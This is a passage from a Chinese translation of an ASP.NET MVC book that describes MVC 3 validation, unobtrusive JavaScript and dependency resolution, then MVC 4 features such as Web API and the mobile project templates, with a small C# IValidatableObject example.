


图　1-1

上述内容对 Razor 简化视图编程的原因进行了简要介绍。第 3 章将对此进行详细介绍。

验证的改善

验证是构建 Web 应用程序的一个重要组成部分，但是它从来不是一项有趣的工作。在确保验证正确的情况下，一般总是希望用尽可能少的时间编写验证代码。

ASP.NET MVC 2 的特性驱动验证系统通过使用声明式代码替代原来重复的命令式代码，减少了这一过程中的很多麻烦。然而，这只支持少数的高级验证方案。因此在大多数情况下仍不得不编写大量代码。ASP.NET MVC 3 将验证系统扩展到支持可能遇见的大部分情况。如果想更详细地了解 ASP.NET MVC 的验证系统，请参阅第 6 章。

支持.NET 4 数据注解

因为 ASP.NET MVC 2 编译不兼容.NET 3.5 框架，所以它不支持任何.NET 4 框架数据注解增强的功能。由于.NET 4 框架的支持，ASP.NET MVC 3 采用了一些新的且非常有用的验证功能。下面是一些例子：

- 尽管在.NET 4 框架标准中 System.ComponentModel.DataAnnotations 的 Display 特性可以本地化，但是 ASP.NET MVC 2 的 DisplayName 特性是无法本地化的。
- .NET 4 框架增强了 ValidationAttribute 特性，以便更好地与整个模型验证上下文协同工作，这极大地简化了一些操作，比如验证器，它比较或以其他方式引用两个模型属性。

通过改进模型验证简化验证

ASP.NET MVC 3 对.NET 4 框架中 IValidatableObject 接口的支持值得赏识。这样就可以通过在模型类中实现这个接口以及相应的 Validate 方法，以任何想象到的方式扩展模型验证，示例代码如下：

```
public class VerifiedMessage : IValidatableObject {
   public string Message { get; set; }
   public string AgentKey { get; set; }
   public string Hash { get; set; }

   public IEnumerable<ValidationResult> Validate(
      ValidationContext validationContext) {
      if (SecurityService.ComputeHash(Message, AgentKey) != Hash)
         yield return new ValidationResult("Agent compromised");
   }
}
```

非侵入式 JavaScript

非侵入式 JavaScript 是一般术语，它表达了一个哲理，类似于术语“表述性的状态转移(Representational State Transfer，REST)”。直观描述就是非侵入式 JavaScript 不在页面标记中混杂 JavaScript 代码。例如，非侵入式 JavaScript 链接页面元素是通过元素的 ID 或类，这些类通常基于其他特性的呈现(例如 HTML5 的 data-特性)，而不是通过事件特性(例如 onclick 和 onsubmit)。

当把 HTML 文档只看成一个文档时，非侵入式 JavaScript 具有很大的意义。文档应该有语义意义，所有这些(像标签结构和元素特性等)应该有一个精确的含义。为了促进交互(即使用_doPostBack)而让 JavaScript 遍布整个页面是不利于文档内容的。

ASP.NET MVC 3 采用两种方式支持非侵入式 JavaScript，分别是：

- Ajax 辅助类(比如 Ajax.ActionLink 和 Ajax.BeginForm)结合利用扩展的特性(data-特性)和 jQuery 技术为 FORM 标签提供简洁的标记。
- Ajax 验证不再将验证规则以一块 JSON 数据(JSON 数据有时很大)发出，而是应用 data-特性发出。尽管从技术上考虑 ASP.NET MVC 2 的验证系统相当不侵入，但是 ASP.NET MVC 3 系统更加不侵入——标记更加轻量化，data-特性的使用使得应用 jQuery 和其他 JavaScript 库验证信息的利用和重用更加简单。

jQuery 验证

ASP.NET MVC 2 支持 jQuery，而使用 Microsoft Ajax 进行验证。ASP.NET MVC 3 通过

将验证支持转换到流行的 jQuery 验证插件上运行，完成了为 Ajax 支持使用 jQuery 的过渡。非侵入式 JavaScript(前面讨论过)和使用标准插件系统的 jQuery 验证的结合使得验证极其灵活，同时还可从强大的 jQuery 社区中获得益处。

目前在 ASP.NET MVC 3 项目中，客户端验证默认是打开的，并且可以通过使用 web.config 设置或在 global.asax 中编码(以备项目升级)使其在整个站点中启用。

JSON 绑定

ASP.NET MVC 3 通过新的 JsonValueProviderFactory 支持 JSON(JavaScript Object Notation)绑定，这样可以使您的操作方法接受和绑定(model-bind)JSON 格式的数据。这一点在高级的 Ajax 应用(像客户端模板和需要将数据传回服务器的数据绑定)中非常有用。

依赖项解析

ASP.NET MVC 3 引入了一个全新概念，称为依赖解析器(dependency resolver)，从而大大简化了在应用程序中依赖注入的使用。这使得分离应用程序组件更加容易，从而使组件更容易配置和测试。

下面列举的方案已经添加了对依赖解析器的支持：

- 控制器(注册和注入控制器工厂，注入控制器)
- 视图(注册和注入视图引擎，向视图页面注入依赖关系)
- 操作过滤器(定位和注入过滤器)
- 模型绑定器(注册和注入)
- 模型验证提供器(注册和注入)
- 模型元数据提供器(注册和注入)
- 值提供器(注册和注入)

这是一个宽泛的话题，将在第 12 章中对其进行专门讲解。

全局操作过滤器

ASP.NET MVC 2 的操作过滤器可以提供一段执行代码的钩子(hook)，使得该段代码可以在一个操作方法执行之前或之后运行。这个功能可以通过自定义特性实现，自定义的特性可以应用于控制器的一些操作或者整个控制器。ASP.NET MVC 2 就带有一些过滤器，像 Authorize 特性。

ASP.NET MVC 3 运用适用于程序中所有操作方法的全局操作过滤器扩展了这一功能，这对于处理应用程序基础结构问题，像错误处理和日志记录尤其有用。

1.1.5　ASP.NET MVC 4 概述

ASP.NET MVC 4 建立在一个相当成熟的基础上，能够把重点放在一些高级应用上。它的主要功能包括：

- ASP.NET Web API
- 增强了默认的项目模板

- 添加使用 jQuery Mobile 的手机项目模板
- 支持显示模式(Display Modes)
- 支持异步控制器的任务
- 捆绑和微小(minification)

下面章节对这些功能进行简要介绍。全书会对它们进行深入剖析讲解。

1.1.6 ASP.NET Web API

设计 ASP.NET MVC 的目的是用来创建网站，因此，整个平台的设计目标很明确：响应浏览器的请求，并返回 HTML。

然而，ASP.NET MVC 使得控制到字节的响应变得非常容易，而且 MVC 模式在创建服务层时非常有用。ASP.NET 开发人员发现，使用 MVC 可以创建 Web 服务，这些服务可以返回 XML、JSON 或其他非 HTML 格式的数据，并且比使用其他服务框架(比如 Windows Communication Foundation(WCF)或编写原始的 HTTP 处理程序)更容易。尽管如此，它仍存在有一些不足之处，比如我们需要使用网站框架来传送服务。但总体而言，MVC 要优于其他框架。

ASP.NET MVC 4 引入了一个好的解决方案：ASP.NET Web API(简称 Web API)。它是一个提供了 ASP.NET MVC 开发风格的框架，但它专门用来编写 HTTP 服务。该框架包括在 HTTP 服务域修改一些 ASP.NET MVC 概念，并提供一些新的面向服务的功能。

下面是一些类似 MVC 的 Web API 功能，它们只适用于 HTTP 服务域：

- **路由**：ASP.NET Web API 使用同样的路由系统，将 URL 映射到控制器操作。它按照约定将 HTTP 动词映射到操作，从而实现将路由融入 HTTP 服务上下文，这样既可以使代码更加易于阅读，同时也鼓励了 RESTful 服务设计。
- **模型绑定和验证**：和 MVC 简化映射输入值(表单域、cookies、URL 参数等)到模型值的过程一样，Web API 自动把 HTTP 请求值映射到模型。绑定系统具有良好的扩展性，并且和我们在 MVC 模型绑定中一样，它也包括基于特性的验证。
- **过滤器**：MVC 使用过滤器(第 15 章中介绍)以便通过特性向操作添加行为。例如，向某个 MVC 操作添加[Authorize]特性将会阻止用户的匿名访问。当用户匿名访问时，页面就会自动重定向到登录页面。Web API 也支持一些标准的 MVC 过滤器，比如一个服务优化的[Authorize]特性。此外，也可以根据需要自定义过滤器。
- **基架**：可使用和添加 MVC 控制器(可参阅本章后面部分)一样的对话框来添加新的 Web API 控制器。也可以选用 Add Controller 对话框来快速地搭建一个基于实体框架模型类型的 Web API 控制器。
- **简易的单元测试**：这一点和 MVC 很像，Web API 建立在依赖注入和避免全局状态使用的概念之上。

除此之外，Web API 专门为 HTTP 服务的开发，还添加了一些新的概念和功能：

- **HTTP 编程模型**：为了更好地处理 HTTP 请求和响应，Web API 开发经验得到优化。提供了一个强类型的 HTTP 对象模型、HTTP 状态码和容易访问的 headers 等。
- **基于 HTTP 动词的动作调度**：MVC 根据操作方法的名称来调度，而 Web API 则根据 HTTP 动词自动调度操作方法。例如，一个 GET 请求会被自动调度到一个名为 GetItem 的控制器操作。
- **内容协商**：HTTP 已经长期支持内容协商系统，在这些系统中，浏览器(和其他 HTTP 客户端)给出它们响应格式优先级，服务器用它支持的首选格式做出响应。这样我们的控制器就可以提供 XML、JSON 和其他格式(根据需要可以添加自己的格式)来响应客户端最想要的格式。这样就可以为新数据格式提供支持，而不需要修改控制器的代码。
- **基于代码的配置**：服务配置是复杂的。WCF 采用冗长复杂的配置文件来完成配置，与其不同的是，Web API 完全通过代码配置。

虽然 ASP.NET Web API 包含在 ASP.NET MVC 4 中，但它可以单独使用。事实上，它与 ASP.NET 不存在任何依赖关系，并且可以自托管——也就是说，独立于 ASP.NET 和 IIS。这意味着 Web API 可以运行在任何.NET 应用程序中，可以是一个 Windows 服务，甚至是一个简单的控制台应用程序。想更详细地学习 ASP.NET Web API，请参阅第 11 章。

1.1.7 增强的默认项目模板

直到 ASP.NET MVC 3，ASP.NET MVC 1 项目默认模板的可视化设计基本保持不变。当创建一个新的 ASP.NET MVC 项目，并运行它时，蓝色背景上就会出现一个白色方形，如图 1-2 所示(蓝色不能在黑白印刷的书中显示出来，但是应该知道这个事实)。




图 1-2

在 ASP.NET MVC 4 中，默认模板的 HTML 和 CSS 都进行了重新设计。一个新的 ASP.NET MVC 应用程序如图 1-3 所示。




图 1-3

除了拥有现代的设计(或许有人会提出任何可能的设计)之外，新模板通过自适应布局，也支持移动浏览器。自适应布局是一项设计流动网页布局的技术，它会通过 CSS 媒体查询来响应不同的屏幕尺寸。当低于 850px 宽度的终端设备(如手机或平板电脑)访问站点时，CSS 会因为小表单的因素，自动重新配置优化，正如图 1-4 所显示的移动仿真器。

尽管网站值得拥有自定义的设计，但是使用现代的标记和 CSS 设置 ASP.NET MVC 4 项目中的底层 HTML 和 CSS 是非常棒的，因为它们能够很好地响应不断增长的移动浏览器的使用率。

1.1.8 使用 jQuery Mobile 的移动项目模板

如果要创建只有移动浏览器访问的网站，可利用新的 Mobile Project 模板。该模板可以预先配置站点以便使用流行的 jQuery Mobile 库，该库不但能够很好地适用于移动设备，而且还提供了美观样式，如图 1-5 所示。jQuery Mobile 优化了触摸功能，支持 Ajax 导航和移动设备的功能。




图 1-4

